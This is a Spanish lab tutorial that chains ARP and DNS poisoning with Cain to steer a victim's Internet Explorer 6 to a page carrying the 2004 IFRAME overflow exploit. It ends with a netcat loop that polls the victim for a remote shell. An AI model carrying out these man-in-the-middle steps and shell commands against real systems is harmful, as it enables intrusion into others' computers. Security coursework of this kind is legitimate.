# Practica 6 – Obtener una shell remota cuando la víctima accede a Internet con el navegador Microsoft Internet Explorer.

**Teoría:**

El día 2 de Noviembre de 2004 se publicó en Bugtraq una vulnerabilidad que afectaba al navegador Microsoft Internet Explorer 6.0 instalado en Windows 2000 o Windows XP con cualquier Service Pack, excepto XP/SP2.
La vulnerabilidad, del tipo *buffer overflow*, se produce al introducir cadenas demasiado largas en las propiedades SRC y NAME de las etiquetas <FRAME> e <IFRAME>.

Tras la publicación de un exploit .html malicioso para la vulnerabilidad, cierto atacante puede situarse como *Man in the Middl*e entre el equipo víctima y el router (puerta de enlace) y envenenar la traducción DNS, de forma que cuando la víctima quiera acceder a cierta URL, la petición sea redireccionada al .html malicioso instalado en un servidor HTTP cómplice del atacante.
Cuando la víctima descargue el .html malicioso en su navegador IE, se explotará la vulnerabilidad, dejando en escucha un puerto para que el atacante se conecte a éste y obtenga una shell remota.

**Aplicación práctica:**

Envenenamiento ARP + Envenenamiento DNS + Explotación de vulnerabilidades en Microsoft Internet Explorer

**Escenario:**

Atacante: 10.10.0.69
Víctima: 10.10.0.254
Router (Puerta de Enlace): 10.10.0.33
Servidor HTTP cómplice: 10.10.0.250 (puede ser el atacante también).

**Herramientas:**

Vamos a utilizar el Sniffer Caín @ http://www.oxid.it/ para las operaciones de Envenenamiento ARP y Envenenamiento DNS.
Para obtener la shell remota, podemos usar netcat o telnet.

**Procedimiento:**

**1.** Instalar, configurar y poner en funcionamiento el Servidor HTTP cómplice. Yo he elegido instalar el **Servidor HTTP Apache**. Para ello, dirigirse a http://httpd.apache.org/download.cgi y descargarse el *Win32 Binary*.

**2.** Instalar el exploit .html malicioso como index.html del Servidor HTTP. Podemos encontrar el código del exploit, escrito en javascript, en:

http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html
http://www.k-otik.com/exploits/20041102.InternetExploiter.htm.php

Copiamos el código, lo guardamos como index.html y lo depositamos en la carpeta C:\Apache\Apache2\htdocs\ del Servidor HTTP cómplice.

**3.** Instalar, configurar y poner en funcionamiento el Sniffer Caín en el equipo atacante.

**4.** Envenenar las tablas ARP del equipo víctima y del router (Puerta de Enlace).

Las respectivas tablas ARP
- del equipo víctima:

```
Interfaz: 10.10.0.254 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.33           00-c0-49-44-b1-d5     dinámico
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
```

- del router (Puerta de enlace):

```
Interfaz: 10.10.0.33 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
  10.10.0.254          00-20-18-b0-06-df     dinámico
```


deben ser envenenadas de forma que la nueva configuración sea:
- del equipo víctima:

```
Interfaz: 10.10.0.254 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.33           00-05-1c-0a-ab-92     dinámico
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
```


- del router (Puerta de enlace):

```
Interfaz: 10.10.0.33 --- 0x2
  Dirección IP         Dirección física      Tipo
  10.10.0.69           00-05-1c-0a-ab-92     dinámico
  10.10.0.254          00-05-1c-0a-ab-92     dinámico
```


El Sniffer Caín permite efectuar este proceso de forma sencilla y automática. En la pestaña *Sniffer*, subpestaña *APR*, pulsar el botón + y aparecerá el siguiente cuadro, donde podemos seleccionar los dos equipos de la red cuyas tablas ARP van a ser envenenadas:




Es posible cambiar las propiedades por defecto del módulo de Envenenamiento ARP:




Activamos el Sniffer y el módulo de Envenenamiento ARP (*APR*):





y ya tendremos los dos equipos envenenados de forma que el tráfico que intercambien va a circular por el equipo del atacante.

**5.** Envenenar la traducción DNS de las páginas más susceptibles de ser accedidas por la víctima. Aunque yo sólo he querido envenenar el nombre de dominio de Google y alguno más, podéis envenenar muchos y así la víctima caerá antes en nuestra trampa.

Podéis añadir la entrada DNS a envenenar desde la pestaña *Sniffer*, subpestaña *APR-DNS*, pulsando el botón **+**. Aparecerá el siguiente cuadro, donde podemos introducir el nombre de dominio a ser envenenado y la dirección IP a donde queramos que sea redireccionada la petición.




Como he dicho antes, podemos añadir también otros nombres de dominio:



**6.** Ahora sólo queda esperar a que la víctima intente acceder con su navegador IE a cualquiera de los nombres de dominio que hemos envenenado. Cuando esto ocurra, la petición DNS será procesada por el equipo atacante, situado como *Man in the Middle*, y redireccionada al .html malicioso situado en el Servidor HTTP cómplice. La víctima descargará el exploit .html en su navegador y se explotará la vulnerabilidad, dejando en escucha el puerto 28876. Pero esto sólo ocurrirá durante un breve período, ya que, lamentablemente, el puerto sólo estará abierto mientras el navegador siga en activo. Y dado que la explotación de la vulnerabilidad hace que el proceso *iexplore.exe* se cuelgue, en cuanto la víctima mate el proceso (cierre el navegador), el puerto se cerrará y el atacante no podrá conectarse remotamente.

¿Cómo puede entonces saber el atacante cuando la víctima tiene el puerto abierto para poder conectarse remotamente?


Pues no puede, así que yo he pensado en el siguiente procedimiento:


Ya que no podemos adivinar el momento exacto en el que el puerto estará abierto para lanzar el netcat, ¿por qué no intentar la conexión cada poco tiempo, periódicamente a intervalos cortos? Es decir, el atacante puede estar realizando *polling* (encuesta) periódicamente al equipo víctima para conectarse remotamente con netcat.
Mientras el puerto se encuentre cerrado, el equipo atacante seguirá ejecutando el bucle. Pero en cuanto el puerto se abra, netcat se conectará al instante y el atacante obtendrá la shell remota de la víctima. Esta shell remota, permanecerá estable incluso aunque la víctima cierre posteriormente el navegador.

Podemos lanzar netcat dentro de un bucle con el siguiente código:

```
C:\>FOR /L %i IN (1,1,10000) DO nc 10.10.0.254 28876
```

Lo dicho, después de cierto tiempo, la víctima intentará acceder a un nombre de dominio envenenado y el equipo atacante procesará esa petición, redireccionándola al .html malicioso del Servidor HTTP cómplice.




En ese momento, se explotará la vulnerabilidad del Internet Explorer, dejando el puerto en escucha para que netcat se conecte instantáneamente, de forma que el atacante obtiene la shell remota, incluso aunque la víctima cierre el navegador posteriormente.